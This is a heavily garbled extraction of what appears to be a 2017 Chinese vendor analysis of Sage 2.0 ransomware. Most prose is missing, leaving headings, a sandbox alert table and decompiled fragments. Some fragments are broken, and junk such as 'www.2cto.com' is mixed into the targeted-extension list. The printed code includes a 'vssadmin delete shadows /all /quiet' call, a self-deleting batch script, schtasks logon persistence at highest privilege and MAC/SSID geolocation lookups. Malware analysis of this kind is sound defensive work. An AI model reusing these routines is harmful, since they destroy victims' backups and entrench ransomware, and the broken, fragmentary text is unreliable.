

Sage 2.0

2017 03 20





.	3
.	Sage	4
2.1	4
2.2	-	4
2.3	-	4
.	Sage	7
3.1	7
3.2	7
3.3	8
.	APT	14
4.1	APT	14
4.2	APT	14

▪

Sage

CryLocker

Sage

Cerber Locky Tesla Spora

Sage

zip

zip

Word

Sage

2.1

检测结果	检测时间	文件名	文件类型	执行状态	源IP	操作
高危	2017-03-19 22:27:49	6d4622879d1bd9bc1cd9592...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	39775cb9a65516530955424...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	b1bfa47e9776793c4d83f0c...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	dd0ed3adae724215c7fd6f5...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	717c94c1cc16b74cc4511...	EXE		172.16.5.69	

2.2

Sage



2.3


动态检测

操作系统: Windows 7



尝试读取系统进程内存 危险等级 ★★★★★

PID	进程名	详细信息
460	\\Device\\HarddiskVolume1\\WINDOWS\\system32\\cmd.exe	ProcessName: \\Device\\HarddiskVolume1\\WINDOWS\\system32\\ping.exe
尝试向其他进程写入代码 危险等级 ★★★★★		
66dbf	1700	\\Device\\HarddiskVolume1\\DOCUMENTS AND SETTINGS\\ADMINISTRATOR\\LOCAL SETTINGS\\TEMP\\3b76846bb664fb71d44b07453f.exe ProcessName: \\Device\\HarddiskVolume1\\DOCUMENTS AND SETTINGS\\ADMINISTRATOR\\LOCAL SETTINGS\\TEMP\\3b76846bb664fb71d44b07453f.exe
2p.exe	1996	\\Device\\HarddiskVolume1\\DOCUMENTS AND SETTINGS\\ADMINISTRATOR\\APPLICATION DATA\\6zHZvt2p.exe ProcessName: \\Device\\HarddiskVolume1\\DOCUMENTS AND SETTINGS\\ADMINISTRATOR\\APPLICATION DATA\\6zHZvt2p.exe
460	\\Device\\HarddiskVolume1\\WINDOWS\\system32\\cmd.exe	ProcessName: \\Device\\HarddiskVolume1\\WINDOWS\\system32\\ping.exe






Sage

3.1

MD5	a47e9776793c4d8	c6fdad379c
	345KB	


3.2

0x01



0x02

!Recovery_IVV.html




0x03

. sage

!Recovery_IVV.html	9 KB	Firefox HTML Docu...
abstract.h.sage	46 KB	SAGE File
asdl.h.sage	2 KB	SAGE File
ast.h.sage	1 KB	SAGE File
bitset.h.sage	1 KB	SAGE File
boolobject.h.sage	2 KB	SAGE File

3.3

0x01:



0x02:

```

39 v12 = -1665792991;
40 LoadLibraryA("wlanapi.dll");
41 LoadLibraryA("ntdll.dll");
42 LoadLibraryA("mpr.dll");
43 LoadLibraryA("iphlpapi.dll");
44 sub_405640(&v13, 9, &v9, 4);
45 WSAStartup(2u, &WSAData);
46 CoInitialize(0);
47 WSAData.lpVendorInfo = v0;
48 *(DWORD *)&WSAData.szSystemStatus[127] = v8;
49 v1 = sub_409490(1, 10240);
50 sub_4092E0((void *)v1, 0, 0x2800u);
51 v2 = (const CHAR *)sub_407320();
52 v3 = (const WCHAR *)sub_40A130(v2);
53 v4 = (WCHAR *)v3;
54 v5 = CreateFileW(v3, 0x80000000, 3u, 0, 3u, 0, 0);
55 v6 = v5;
56 if ( v5 != (HANDLE)-1 )
57 {
58     WSAData.lpVendorInfo = 0;
59     SetFilePointer(v5, -10240, 0, 2u);
60     ReadFile(v6, (LPOUID)v1, 0x2800u, (LPDWORD)&WSAData.lpVendorInfo, 0);
61     CloseHandle(v6);
62 }
63 sub_409430(v4);

```

0x03

d

```

1 | v0 = GetCommandLineW();
2 | result = CommandLineToArgvW(v0, &v6);
3 | if ( v6 == 2 )
4 | {
5 |     result = (LPWSTR *)result[1];
6 |     if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
7 |     {
8 |         if ( AttachConsole(0xFFFFFFFF) )
9 |         {
10 |             v2 = GetStdHandle(0xFFFFFFFF5);
11 |             v3 = (const CHAR *)sub_40AAB0("{\\\"b\\":\\\"%#.*s\\\"}", 8, dword_40F1E8 + 4);
12 |             v4 = v3;
13 |             v5 = strlenA(v3);
14 |             WriteFile(v2, v4, v5, &NumberOfBytesWritten, 0);
15 |         }
16 |         ExitProcess(0);
17 |     }
18 | }
19 | return result;
n |

```

0x04

g

```

9 | v6 = a1;
10 | v1 = GetCommandLineW();
11 | v2 = CommandLineToArgvW(v1, &v6);
12 | if ( v6 >= 2 && *v2[1] == 103 )
13 | {
14 |     v3 = sub_405C00();
15 |     if ( v3 )
16 |     {
17 |         v4 = OpenProcess(0x100400u, 0, v3);
18 |         if ( !sub_405C60(v4) )
19 |             ExitProcess(0);
20 |     }
21 | }

```

0x05

```

7 | v0 = (const CHAR *)sub_4087D0(8, -47);
8 | v1 = CreateMutexA(0, 1, v0);
9 | result = 0;
0 | if ( GetLastError() == 183 )
1 | {
2 |     CloseHandle(v1);
3 |     SleepEx(0x3A98u, 0);
4 |     CreateMutexA(0, 1, v0);
5 |     if ( GetLastError() == 183 )
6 |         result = 1;
7 | }
8 | return result;
n |

```

0x06

```

v0 = GetKeyboardLayoutList(10, (HKL *)List);
if ( v0 <= 0 || (v1 = 0, v0 <= 0) )
{
LABEL_10:
    result = 0;
}
else
{
    while ( 1 )
    {
        v2 = List[2 * v1] & 0x3FF;

```

```

mCur;
if ( ++ >= )
    goto LABEL_10;
}
= 1;
}
return ;

```

0x07 maps.googleapis.com
mac ssid

```

12 v1 = v0,
13 v2 = 0;
14 sub_409DD0((int)&v8);
15 v3 = sub_40B1C0((int)&v8);
16 if ( v3 >= 0 )
17 {
18     sub_409DD0((int)&dwNumberOfBytesAvailable);
19     while (v3 >= 0)
20     {
21         sub_409F10(dwNumberOfBytesAvailable);
22         if (v3 <= 0)
23         {
24             sub_409840(v3);
25             v2 = -1;
26             goto LABEL_10;
27         }
28     }
29 }
30 sub_40B360(dwNumberOfBytesAvailable);
31 sub_4096F8(01, dwNumberOfBytesAvailable, v7);
32 null;
33 sub_409F10(dwNumberOfBytesAvailable);
34 sub_409F10(v8);
35 result = v2;
36 --

```

0x08

```

16 v3 = sub_4072A0(v2);
17 v4 = (const CHAR *)sub_40AAB0("%s\\_config%.bat", v3);
18 v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19 if ( v5 == (HANDLE)-1 )
20 {
21     result = 0;
22 }
23 else
24 {
25     v7 = (const CHAR *)sub_40AAB0(
26         ":abx\r\n"
27         "ping 127.0.0.1 -n 2 > nul\r\n"
28         "del /A /F /Q \"%s\" \r\n"
29         "if exist \"%s\" goto abx\r\n"
30         "del /A /F /Q \"%s\" \r\n",
31         v1,
32         v1,
33         v4);
34 v8 = v7;
35 v9 = strlenA(v7);
36 WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);


```

0x09

0x10

sage

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg
.vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .w
ma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.r
ar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .i
ndb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .
raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .e
ps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltn .xlsx .xlsm.xlsb .cntk .xlw .xl



0x11

```
3 | v2 = 156;
2 | v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
3 | if ( v0 )
1 |     v0 = v4 + 10 * v3;
2 | return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
3 | }
```

0x12

```
1 | v3 = sub_4087D0(0u, 102);
2 | VersionInformation.dwOSVersionInfoSize = 156;
3 | if ( GetVersionExA(&VersionInformation)
4 |     && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
5 |     && sub_405110()
6 |     && sub_405180() )
7 | {
8 |     if ( a3 )
9 |         v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
10 |     else
11 |         v4 = sub_40AAF0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)v3);
12 |     v5 = 4;
13 |     if ( a2 )
14 |         v5 = 5;
15 |     result = sub_404F80(L"schtasks", v4, v5);
16 | }
17 | else
18 | {
19 |     v7 = sub_407380(v3);
20 |     v8 = sub_40AAF0("%s\\%s.lnk", v7);
21 |     v9 = v8;
22 |     if ( a3 )
23 |     {
24 |         result = DeleteFileW(v8);
25 |     }
26 |     else
27 |     {
28 |         v10 = sub_40A130(lpMultiByteStr);
29 |         result = sub_4020F0(v9, v10, &kunk_40C5E4, &kunk_40C5E4);
30 |     }
31 | }
32 | }
```

APT

4.1 APT

APT

APT

H-worm

APT

APT

APT

0-day

4.2 APT

APT

APT

APT

0-day

ROP

API

Shell code

APT

APT

